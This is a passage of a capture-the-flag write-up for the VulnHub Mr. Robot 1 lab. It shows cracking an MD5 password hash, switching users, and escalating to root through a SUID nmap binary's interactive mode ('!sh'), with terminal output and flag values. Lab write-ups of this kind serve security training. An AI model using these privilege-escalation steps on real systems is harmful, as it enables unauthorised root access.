
```
File Edit View Search Terminal Help
1 opt
2 proc
3 root
4 run
5 sbin
6 sv
7 sys
8 jst
9 var
10 vmlinuz
11 cd home
12 ls
13 robot
14 cd robot
15 ls
16 key-2-of-3.txt
17 password.raw-md5
18 cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
cat password.raw-md5
robot:c3fc3d76192e4007dfb496cca67e13b
```

Step 19: Cracking MD5 Hash from Extracted Password File

The password.raw-md5 file obtained in the previous step contained an MD5 hash. This hash was submitted to [CrackStation.net](https://crackstation.net) for decryption using their extensive pre-computed hash database.

- The hash was **successfully cracked**, revealing a **plaintext password**, which was then used in the next phase of privilege escalation.

Objective: Decrypt the password hash to gain elevated system access.




Step 20: Logging in as 'robot' Using Cracked Password

Using the decrypted password from the previous step, an attempt was made to switch to the robot user on the compromised system.

- The login was **successful**, confirming that the cracked credentials were valid.
- This provided **user-level shell access** as robot, allowing further exploration of the system and progression towards root privilege escalation.

Objective: Gain user-level access using cracked credentials.



The screenshot shows a Parrot OS desktop environment. A terminal window titled "Parrot Terminal" is open, displaying the following session:

```
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
daemon@linux:/home/robot$ ls
key-2-of-3.txt  password.raw-md5
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
su: Authentication failure
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
su: Authentication failure
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
robot@linux:~$ id
id
uid=1002(robot) gid=1002(robot) groups=1002(robot)
robot@linux:~$
```

The desktop background features a dark theme with a red and yellow flame graphic. The taskbar at the bottom shows several open windows, including "Parrot Terminal" and "CrackStation - Online...".

Step 21: Retrieving Key-2 as 'robot' User

After successfully logging in as the robot user, the second key file (key-2-of-3.txt) was located and accessed.

- The file was read using the cat command.
- This confirmed successful privilege access at the user level and progression in the challenge.

Objective: Locate and read the second key as part of the flag collection process.

```
su robot
Password: abcdefghijklmnopqrstuvwxyz

su: Authentication failure
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

su: Authentication failure
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ id
id
uid=1002(robot) gid=1002(robot) groups=1002(robot)
robot@linux:~$ ls
ls
8.png
key-2-of-3.txt  password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

Step 22: Exploring Nmap's Interactive Mode as 'robot' User

After switching to the robot user, we discovered a SUID binary: nmap.

Running the binary revealed that it operates in an older **interactive mode**, which can be exploited to execute shell commands with elevated privileges.

Command Used:

- ./nmap --interactive



Step 23: Privilege Escalation to Root via Interactive Nmap Shell

Using the interactive Nmap shell as the robot user, we explored multiple directories (repositories) and navigated through system files.

By executing:

- ./nmap --interactive

followed by:

- !sh
- we successfully gained a **root shell**.
- Inside the root shell, we accessed protected directories and confirmed elevated access by listing root-only files and directories.

Outcome: Root-level access was achieved, completing full privilege escalation on the target system.

```
-- Executes nmap in the background (results are NOT printed to the screen). You should generally specify a file for results (with -oX, -oG, or -oN). If you specify fakeargs with --spoof, Nmap will try to make those appear in ps listings. If you wish to execute a special version of Nmap, specify --nmap_path.  
n -h 7.png -- Obtain help with Nmap syntax  
h -- Prints this help screen.  
Examples:  
n -sS -O -v example.com/24  
f --spoof "/usr/local/bin/pico -z hello.c" -sS -oN e.log example.com/24  
  
nmap> !ls  
!ls  
bin dev home lib lost+found mnt proc run siv tmp var  
boot etc initrd.img lib64 media opt root sbin sys usr vmlinuz  
Waiting to reap child : No child processes  
nmap> !sh  
!sh  
# id  
id  
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)  
#
```

Step 24: Privilege Escalation – Root Access and Final Flag Retrieval

After successful privilege escalation via the interactive shell, we navigated to the /root directory and verified full root-level access.

- Located and opened the final flag file: key-3-of-3.txt
- Identified an additional file: password.raw-sha1 present in the same directory.

The screenshot clearly demonstrates successful access to the final key and confirms full system compromise as the root user.

The screenshot shows a Parrot OS desktop environment. A terminal window titled "Parrot Terminal" is open, displaying a series of commands and their outputs. The terminal session starts with listing the current directory contents, then navigating to the root directory, and listing its contents. It then retrieves and displays the contents of the file "key-3-of-3.txt". The terminal window has a dark background with a parrot logo. The desktop interface includes a menu bar, a dock with icons for various applications like a browser and file manager, and a taskbar at the bottom.

```
ls
bin dev home lib lost+found mnt proc run srv tmp var
# cd /root
cd /root
# ls
ls
firstboot_done key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
# ls
ls
firstboot_done key-3-of-3.txt
# cat firstboot_done
cat firstboot_done
# ls
ls
firstboot_done key-3-of-3.txt
# pwd
pwd
/root
#
```

Recommended Content for the Last Page of Your Report:

Conclusion

The Mr. Robot 1 machine was successfully compromised using a full attack chain, starting from reconnaissance and enumeration to privilege escalation and root access. The challenge highlighted key real-world attack vectors including misconfigured WordPress, weak password hygiene, and improper file access control.

Flags Captured

Key 1 of 3 – Found in /robots.txt

Key 2 of 3 – Retrieved after cracking user password hash

Key 3 of 3 – Read after gaining root privileges via interactive shell

Skills Demonstrated

- Web directory enumeration (DirBuster)
- WordPress attack (WPScan)
- Manual reverse shell and interactive shell exploitation
- Network Discovery
- Service and Port Enumeration
- Directory and File Bruteforcing
- CMS Vulnerability Scanning
- Credential Harvesting and Bruteforce Attacks
- Exploitation using Metasploit Framework
- Privilege Escalation Techniques
- Hash Cracking and Password Recovery
- Interactive Shell Access via Nmap
- Sensitive File Extraction and Flag Enumeration
-

Takeaways

Completing this machine reinforced my practical skills in real-world penetration testing techniques such as file enumeration, password cracking, and privilege escalation. It also demonstrated the importance of layered security practices to protect against chained attacks.

 **Report Completed On: 29th July 2025**

 **Performed By: Ranjan Kumar – Cybersecurity Analyst**

 **Platform: VulnHub – Mr. Robot 1**